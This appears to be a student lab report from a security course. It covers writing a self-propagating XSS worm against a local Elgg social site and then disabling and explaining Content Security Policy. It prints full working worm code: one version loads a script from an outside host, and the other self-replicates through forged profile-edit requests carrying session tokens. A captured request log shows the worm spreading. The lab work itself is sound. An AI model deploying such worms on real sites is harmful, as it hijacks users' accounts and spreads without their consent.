


Figure 38: Removing if -statement and letting script change Sammy's own profile too results loosing it

## 8 Task 6: Writing a Self-Propagating XSS Worm

Since the subject is interesting, we decided to try both styles, link approach as well as DOM - approach.

Link Approach:

Making a worm this way is quite simple and script in the Elgg -site is short. On the other hand this way actual worm is located outside the forum and thus is depending on external data. This may also be defended by preventing access to external addresses.

We made a worm with nano and saved it example32's root directory. This new file, worm.js, is to be reached in [www.example32.com/worm.js](http://www.example32.com/worm.js).

Basic idea here is to edit victims profile so that everyone visiting it, will load the worm which again will edit viewer's profile making him a victim and so on.

Content our worm is sending is build with username, user id, timestamp, token and finally body of the worm, description we want to send to victims profile.

```
GNU nano 4.8                                worm.js
window.onload = function(){
var userName="&name="+elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var wormBody = "&description=<script type='text/javascript' src='http://www.example32a.com/worm.js'> </script>"
var content=token + ts + userName + wormBody + "&accesslevel[description]=2" + guid;
var sendurl="http://www.seed-server.com/action/profile/edit";
    //Create and send Ajax request to modify profile

    var Ajax=null;
    Ajax=new XMLHttpRequest();
    Ajax.open("POST", sendurl, true);
    Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
    Ajax.send(content);
}
```

Figure 39: Worm.js on external server to be loaded. This will change profile description as follows:

After some debugging we got worm working and added:

```
<script type='text/javascript' src='http://www.example32a.com/worm.js'>
</script>
```

to Samy's description. Then we logged in as Alice, viewed Samy's profile and like magic she got same script to her "About me" -field. Then again, we logged in Bobby, viewed Alices profile, and same magic happened. Our worm is ready to conquer the world.

DOM Approach:

This method is a bit more complicated, or at least the script to be set as profile description is longer since no information from external source is needed.

Point here is to create an identical copy of the script in the profiles description and send it again to viewer's description to be sent again and again.

In addition to link approach components we need here copy of the whole script as content to be sent. We can get the body of the document by its id, when we have given the id to our script. Here it is called "worm". Because this won't give us copy of the <> -notations of the script from the beginning and the end, we need to add them manually. In addition "</script>" needs to be divided in two parts not to be recognized as a notation of the new script. With these three elements, head, body and tail, we were able to build completely identical copy of the worm and send it to the world.

Used script:

```
<script type = 'text/javascript' id = 'worm'>
window.onload = function(){
var header = "<script type = 'text/javascript' id = 'worm'>";
var tail = "</" + "script>";
var body = document.getElementById("worm").innerHTML;
var userName="&name="+elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var wormBody = encodeURIComponent (header + body + tail);
var content=token + ts + userName + "&description=" + wormBody +
"&accesslevel[description]=2" + guid;
var sendurl="http://www.seed-server.com/action/profile/edit";
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST", sendurl, true);
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send(content);
}
</script>
```

However we encountered some problems due to encoding. It took some time to find the problem: we first URIEncoded the whole content, including "&description=". It didn't look like there was anything wrong in the Live Header, description was sent as a part of the request as supposed to, but "About me" stayed intact. Must be, that Live Header shows the request already encoded, but when the script is executed, it was unencoded in the shadows. Travelling by day and when arrived to destination, it was night.

Visiting wormy profile:

```

http://www.seed-server.com/cache/1587931381/default/graphics/favicon.svg
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/profile/alice
Cookie: pvisitor=58ec4015-a366-4399-99c6-ff303bbf7537; __gsas=ID=e8507e58d673f364:T=1648062967:S=ALNI_MaUfNCKZQzmvsth8AloVgLD0DdxWg; system=PW; caf_ipaddr=
GET: HTTP/1.1 200 OK
Date: Tue, 29 Mar 2022 16:43:12 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: max-age=15552000, public, s-maxage=15552000
x-content-type-options: nosniff
etag: "1587931381-gzip"
Last-Modified: Wed, 23 Mar 2022 19:27:46 GMT
Accept-Ranges: bytes
Vary: Accept-Encoding,User-Agent
Content-Encoding: gzip
Content-Length: 3273
Content-Type: image/svg+xml;charset=utf-8

http://www.seed-server.com/action/profile/edit
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 1390
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/profile/alice
Cookie: pvisitor=58ec4015-a366-4399-99c6-ff303bbf7537; __gsas=ID=e8507e58d673f364:T=1648062967:S=ALNI_MaUfNCKZQzmvsth8AloVgLD0DdxWg; system=PW; caf_ipaddr=
=&__elgg_token=haTS-mLDMnVW0clBLolfyQ&__elgg_ts=1648740859&name=Alice&description=<script type = 'text/javascript' id = 'worm'>
window.onload = function(){
var header = "<script type = 'text/javascript' id = 'worm'>";
var tail = "</" + "script>";
var body = document.getElementById("worm").innerHTML;
var userName="&name="+elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var wormBody = encodeURIComponent (header + body + tail);
var content=token + ts + userName + "&description=" + wormBody + "&accesslevel[description]=2" + guid;
var sendurl="http://www.seed-server.com/action/profile/edit";
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST", sendurl, true);
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send(content);
}
</script>&accesslevel[description]=2&guid=56
POST: HTTP/1.1 302 Found
Date: Thu, 31 Mar 2022 15:34:20 GMT
Server: Apache/2.4.41 (Ubuntu)

```

Figure 40: Complete worm script is sent as “edit profile” request.

Now tested in the opposite order Bobby -> Alice -> Samy and yes. Worms! Worms everywhere!



## 9 Task 7: Defeating XSS Attacks Using CSP

### 9.1 Initial configuration

Configuration was already made for us via the image, so we could skip tasks 4.1 – 4.3.

### 9.2 Observations visiting webpages and clicking the buttons

When visiting sites [www.example32a.com](http://www.example32a.com), [www.example32b.com](http://www.example32b.com) and [www.example32c.com](http://www.example32c.com), we got some information in what extent CSP was implemented to the site in question.

First site, [www.example32a.com](http://www.example32a.com), didn't have any restrictions – this way also JS code could be executed and pop up an alert.




Figure 41: Example32a.com without CSP -restrictions

Second site visited, [www.example332b.com](http://www.example332b.com) had implemented HTTP header to set up CSP -policies by web server, here Apache. As we can see in the picture underneath, majority of script usage is prevented. This also means that pressing the “Click me” -button didn't have any effects.




Figure 42: Example32b.com with Apache -restrictions

Lastly we visited [www.example32c.com](http://www.example32c.com), a site which has implemented CSP -policy by web application. Half of the tested scripts were unable to execute and also “Click me” -button didn’t do anything here neither.





Figure 43: Example32c.com with application (PHP) restrictions

### 9.3 Changing the server configuration (apache\_csp.conf)

Now that we saw that protection was somewhat adequate, it is time to get rid of it. First we will deal with Apache configuration by editing `apache_csp.conf`. The easiest way would be to comment out the lines where `csp -policy` is defined as shown in a picture underneath.



```
GNU nano 4.8 apache_csp.conf Modified
# Purpose: Do not set CSP policies
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32a.com
    DirectoryIndex index.html
</VirtualHost>


# Purpose: Setting CSP policies in Apache configuration
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32b.com
    DirectoryIndex index.html
    # Header set Content-Security-Policy " \
    #     default-src 'self'; \
    #     script-src 'self' *.example70.com \
    #     "
</VirtualHost>

# Purpose: Setting CSP policies in web applications
<VirtualHost *:80>

^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos
^X Exit ^R Read File ^\ Replace ^U Paste Text ^T To Spell ^_ Go To Line
```

Figure 44: Restrictions commented out from `apache_csp.conf` -file

For some reason this file had to be edited in container even though it seemed to be mounted to virtual machine too. Nevertheless, logging in to 10.9.0.5 it could be done without difficulties.



```
root@276c3eb636ef:/# nano /etc/apache2/sites-available/000-default.conf
root@276c3eb636ef:/# service apache2 restart
* Restarting Apache httpd web server apache2
root@276c3eb636ef:/# cat /etc/apache2/sites-available/000-default.conf
# Purpose: Do not set CSP policies
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32a.com
    DirectoryIndex index.html
</VirtualHost>

# Purpose: Setting CSP policies in Apache configuration
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32b.com
    DirectoryIndex index.html
    # Header set Content-Security-Policy " \
    #     default-src 'self'; \
    #     script-src 'self' *.example70.com \
    #     "
</VirtualHost>

# Purpose: Setting CSP policies in web applications
```

**CSP Experiment**

1. Inline: Nonce (111-111-111): OK
2. Inline: Nonce (222-222-222): OK
3. Inline: No Nonce: OK
4. From self: OK
5. From www.example60.com: OK
6. From www.example70.com: OK
7. From button click:

Figure 45: No restrictions on the site after `conf` -file was edited

After this modification retesting the site [www.example32b.com](http://www.example32b.com) shows that it is possible to run every script and also “Click me” -button was functional.

## 9.4 Changing the server configuration (phpindex.php)

In this task we were supposed to make similar kind of changes in application which handles the cps -policy to header.

Again, the file was found on a container in the 10.0.9.5 and edited by commenting lines out. In this case it was enough to do this only for one line as described in a next picture.




Figure 46: Commented out setting the CSP to header in php -file. No restrictions on the site.

Not so surprisingly this time all the scripts were runnable and button worked perfectly too.

## 9.5 Why CSP can help prevent Cross-Site Scripting attacks?

The fundamental problem of the XSS vulnerability is that HTML allows JavaScript code to be mixed with data. When the code and data mixture arrives to browser, it does separate the code from data, but it doesn't know where the code is from – web application itself or from another user.<sup>1</sup>

As mentioned, and demonstrated before, attacks may be carried out as inline attacks or link attacks. Link attacks are easier to recognize in that sense, that browser knows where the data is coming from and can restrict access to the external sources.

Using CSP, a website can put CSP rules inside the header of its HTTP response. For example the first attribute of the CSP set to header we commented out in the `apache_csp.conf` -file:

```
default-src "self"
```

declines all the inline scripts and also external links allowing only sources from the site it "self". Next (and the following) line(s) will add addresses to the whitelist. In this example, \*.example70.com was included to whitelist and therefore it indicated "ok" in the test.

## 10 Conclusion

Before completing this practice, scripting attacks were familiar to us only as concept.

Interestingly enough, since the last exercise, JavaScript has become a lot more familiar due to another course. Therefore elements in html -documents, including `.getElementById` and `innerHTML` were already known. On the other hand, making tokens and timestamps by oneself, made the topic much more clear. Encoding was something we had not used before.

In this practice we also had a glimpse of php, which was new too as it was the first time we used the debugger inside Firefox -browser.

## 11 List of references

---

<sup>1</sup> Internet Security, Wenliang, Du (2019)

<sup>2</sup> [https://moodle.tuni.fi/pluginfile.php/2391827/mod\\_resource/content/2/XXS%20task%20Instructions.pdf](https://moodle.tuni.fi/pluginfile.php/2391827/mod_resource/content/2/XXS%20task%20Instructions.pdf)